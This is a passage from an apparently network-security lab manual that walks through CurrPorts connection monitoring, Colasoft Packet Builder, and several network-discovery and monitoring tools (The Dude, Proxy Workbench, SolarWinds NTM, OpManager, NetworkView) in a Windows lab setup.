httpserver.exe	2644	TCP	80	http	0.0.0.0		
lsass.exe	528	TCP	49670		0.0.0.0		
lsass.exe	528	TCP	49670		0.0.0.0		
services.exe	516	TCP	49669		0.0.0.0		
services.exe	516	TCP	49669		0.0.0.0		
snmptrap.exe	2200	UDP	162	snmptrap	0.0.0.0		
snmptrap.exe	2200	UDP	162	snmptrap	0.0.0.0		
spoolsv.exe	1472	TCP	49667		0.0.0.0		
spoolsv.exe	1472	TCP	49667		0.0.0.0		
svchost.exe	636	TCP	135	epmap	0.0.0.0		
svchost.exe	804	TCP	3389	ms-wbt-...	0.0.0.0		
svchost.exe	864	TCP	49665		0.0.0.0		
svchost.exe	980	TCP	49666		0.0.0.0		
svchost.exe	4128	TCP	49791		0.0.0.0		
svchost.exe	992	UDP	123	ntp	0.0.0.0		
svchost.exe	980	UDP	500	isakmp	0.0.0.0		
svchost.exe	2192	UDP	1900	ssdp	10.10.50.211		

At the bottom of the application window, it says "12 Total Ports, No Remote Connections, 1 Selected". The status bar indicates "NirSoft Freeware. http://www.nirsoft.net".

The new process is added to the list.


You can observe the process name, Protocol, Local and remote port and IP address information.

3. For more detail, right click on httpserver.exe and go to properties




Properties are showing more details about tcp connection.

4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.




Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.



6. To verify, retry to establish the connection from windows 7.



vii. Colasoft Packet Builder


Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com.



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option.

Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.



viii. The Dude

The Dude network monitor is a new application by MikroTik which can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices and alert you in case some service has problems.

Main Features:

- Auto network discovery and layout
- Discovers any type or brand of device
- Device, Link monitoring, and notifications
- Includes SVG icons for devices, and supports custom icons and backgrounds
- Easy installation and usage
- Allows you to draw your own maps and add custom devices
- Supports SNMP, ICMP, DNS and TCP monitoring for devices that support it
- Individual Link usage monitoring and graphs
- Direct access to remote control tools for device management
- Supports remote Dude server and local client






Practical No. 2

a. Use Proxy Workbench to see the data passing through it and save the data to file.

Proxy Workbench is a unique proxy server ideal for developers, trainers and security experts that displays its data in real-time. You can actually see the data flowing between your e-mail client and the e-mail server, web browser and web server or even analyse FTP in both Passive and Active modes. In addition, the 'pass through' protocol handler enables analysis of protocols where the server does not readily change.


The best feature is the animated connection diagram that graphically represents the history of each socket connection and allows you to drill into the finest of detail. This animation can even be exported to HTML and saved to the web!



b. Perform Network Discovery using the following tools:


i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons.



ii. OpManager


OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



iii. Network View


NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks.

NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).



iv. LANState Pro

